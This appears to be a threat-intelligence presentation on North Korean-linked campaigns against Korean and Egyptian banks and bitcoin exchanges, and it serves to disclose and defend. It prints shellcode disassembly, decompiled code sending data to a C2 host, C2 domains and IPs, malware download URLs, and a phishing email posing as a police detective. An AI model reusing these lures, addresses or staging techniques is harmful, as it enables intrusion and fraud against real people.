
```
10017082   94             XCHG EAX,ESP
10017083   C3             RETN
```

Shellcode will get a execution permission

```
75582B86   8BEC           MOV EBP,ESP
75582B88   FF75 14        PUSH DWORD PTR SS:[EBP+14]    pOldProtect .. NULL
75582B8B   FF75 10        PUSH DWORD PTR SS:[EBP+10]    NewProtect .. PAGE_READWRITE|PAGE_EXECUTE|PA
75582B8E   FF75 0C        PUSH DWORD PTR SS:[EBP+C]     Size .. 0x40
75582B91   FF75 08        PUSH DWORD PTR SS:[EBP+8]     Address .. 0x00001F94
75582B94   6A FF          PUSH -1                       hProcess .. 0xFFFFFFFF
75582B96   E8 09000000    CALL KERNELBA.VirtualProtectEx
75582B9B   5D             POP EBP
```

CASE 1: IMPERSONATED as FSI – Agent Dropper

- When HncBB80.bin (downloader) and shellcode were executed
  - Infected system information gathering and send them to C2
  - Receives data from C2(additional file download & execution)
  - But we did not get any additional files from C2
  - C2 is https://www[.]kbautosys[.]com
  - 115[.]92[.]103[.]37




```
GET https://www.kbautosys.com/include/form/goods.asp?idx=20 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Host: www.kbautosys.com
Connection: Keep-Alive
```

```
HTTP/1.1 404 Not Found
Date: Fri, 24 Nov 2017 17:00:37 GMT
Content-Length: 1466
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
```

CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER

- Phishing Email Impersonated a National Police Officer



보낸 사람: [redacted] 보낸 날짜: 2017-08-04 (금) 오전 10:08
받는 사람: [redacted]
참조:
제목: 지갑주소 확인 부탁드립니다.

신분증사본[redacted].pdf (106 KB) 비트코인 거래내역.xls (877 KB)

안녕하세요[redacted]경찰청 [redacted] [redacted] 수사관입니다.
첨부된 엑셀파일의 비트코인 주소에 대한 회원 가입 여부를 확인해 주시면 되며,
문의사항이 있으시면 아래 연락처로 연락 주시면
감사하겠습니다.

Tel : 02-[redacted]
HP : 010-[redacted]


2017.8.4. 10:08 AM

Hello.
This is a detective OOO at ** police station.**
Please check bitcoin addresses from attached excel file.
If you have any question, feel free to contact me by the following number.

Thank you.

[Attached a pdf file(Copy of identification card)]
[Attached a malicious xls file(bitcoin transaction log)]

CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER – Files



Attached

PDF

scanned ID card (benign decoy)

XLS

malicious document

Macro/Drop


svchost.exe (include another custom encoded PE downloader)

CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER – It’s not a hwp

- In this case, they used a excel file not a hwp file
- And they attached a pdf file(scanned a identification card)
  - Unknown how they got a scanned ID card image
  - Tried to increase credibility by scanned ID card

CASE 2: IMPERSONATED as A NATIONAL POLICE OFFICER

- Malware functionality is same as case1 but C2 is not
  - Infected system information gathering and send them to C2
  - Receives data from C2(additional file download & execution)
  - But we did not get any additional file from C2
  - C2 is https://www[.]unsunozo[.]org
  - 49[.]239[.]189[.]45




```
MultiByteToWideChar(v7, 0, &psz0Hout, -1, &WideCharStr, 512);
v8 = WinHttpOpen(&WideCharStr, 0, 0, 0, 0);
cbSize = (DWORD)v8;
if ( v8 )
{
  if ( WinHttpSetTimeouts(v8, 90000, 90000, 90000, 90000) )
  {
    v9 = WinHttpConnect((HINTERNET)cbSize, L"www.unsunozo.org", 0x1BBu, 0);
    hInternet = v9;
    if ( v9 )
    {
      v10 = WinHttpOpenRequest(v9, L"POST", v6, 0, 0, 0, 0x800000u);
      v19 = v10;
      if ( v10 )
      {
```


CASES

- KOREA MAJOR BANK ATTACK FROM BLUENOROFF
- ATM OPERATOR COMPANY BREACH a.k.a VANXATM FROM ANDARIEL
- BITCOIN EXCHANGES HACKED FROM BLUENOROFF
- INTERESTING ATTACK TARGETED POSSIBLY BANK IN EGYPT FROM REAPER

INTERESTING ATTACK TARGETED BANK IN EGYPT – Background

- O bank is run by O group, which is based in Egypt
- O group also runs K telecom, in charge of telecommunication in NK
- Target has connection with O bank in NK and K Telecom and locate in Egypt.
- O Group has shut down branch in NK in 2016 because of sanction.
- Target was targeted by attacker in 2017.





O[redacted]shutters North Korean bank branch

Company owner says OFAC sanctions were behind the move

Leo Byrne
December 5th, 2016


Share 24 Comments

Egyptian telecommunications company Orascom announced on Sunday it will shutter its affiliate bank in North Korea due to U.S. Treasury Department sanctions, according to a note sent to the Egyptian Exchange and translated by local media. Orabank set up shop in North Korea shortly after the setting up of Koryolink, North Korea's wireless telecommunications provider,

Featured Image: Cairo skyline in the morning by StartAgain on 2005-05-22 03:58:39


Campaign targeted Egypt bank and SK banks - Background

- We observed 2 interesting samples from target in May, 2017
- Both are exploits CVE 2017-0199 DOCX documents
- Upon opening the document, it connects to C&C server to download HTA file containing malicious script



Downloading:
http://old.jrchina.com/btob_asiana/udel_cancel.php?fdid=VSM3XkpINmZWXjdjUzg3ZUpGM2dVOCIhPV4/Z1NCLi4=

Campaign targeted Egypt bank and SK banks – Delivery Method



Exploit CVE 2017-0199 download HTA Powershell script

Powershell script to download Trojan downloader, loader and script

http://foodforu.heliohost.org/blog/apache.jpg
(http://old.jrchina.com/btob_asiana/appach01.jpg)

save as alitmp0131.jpg

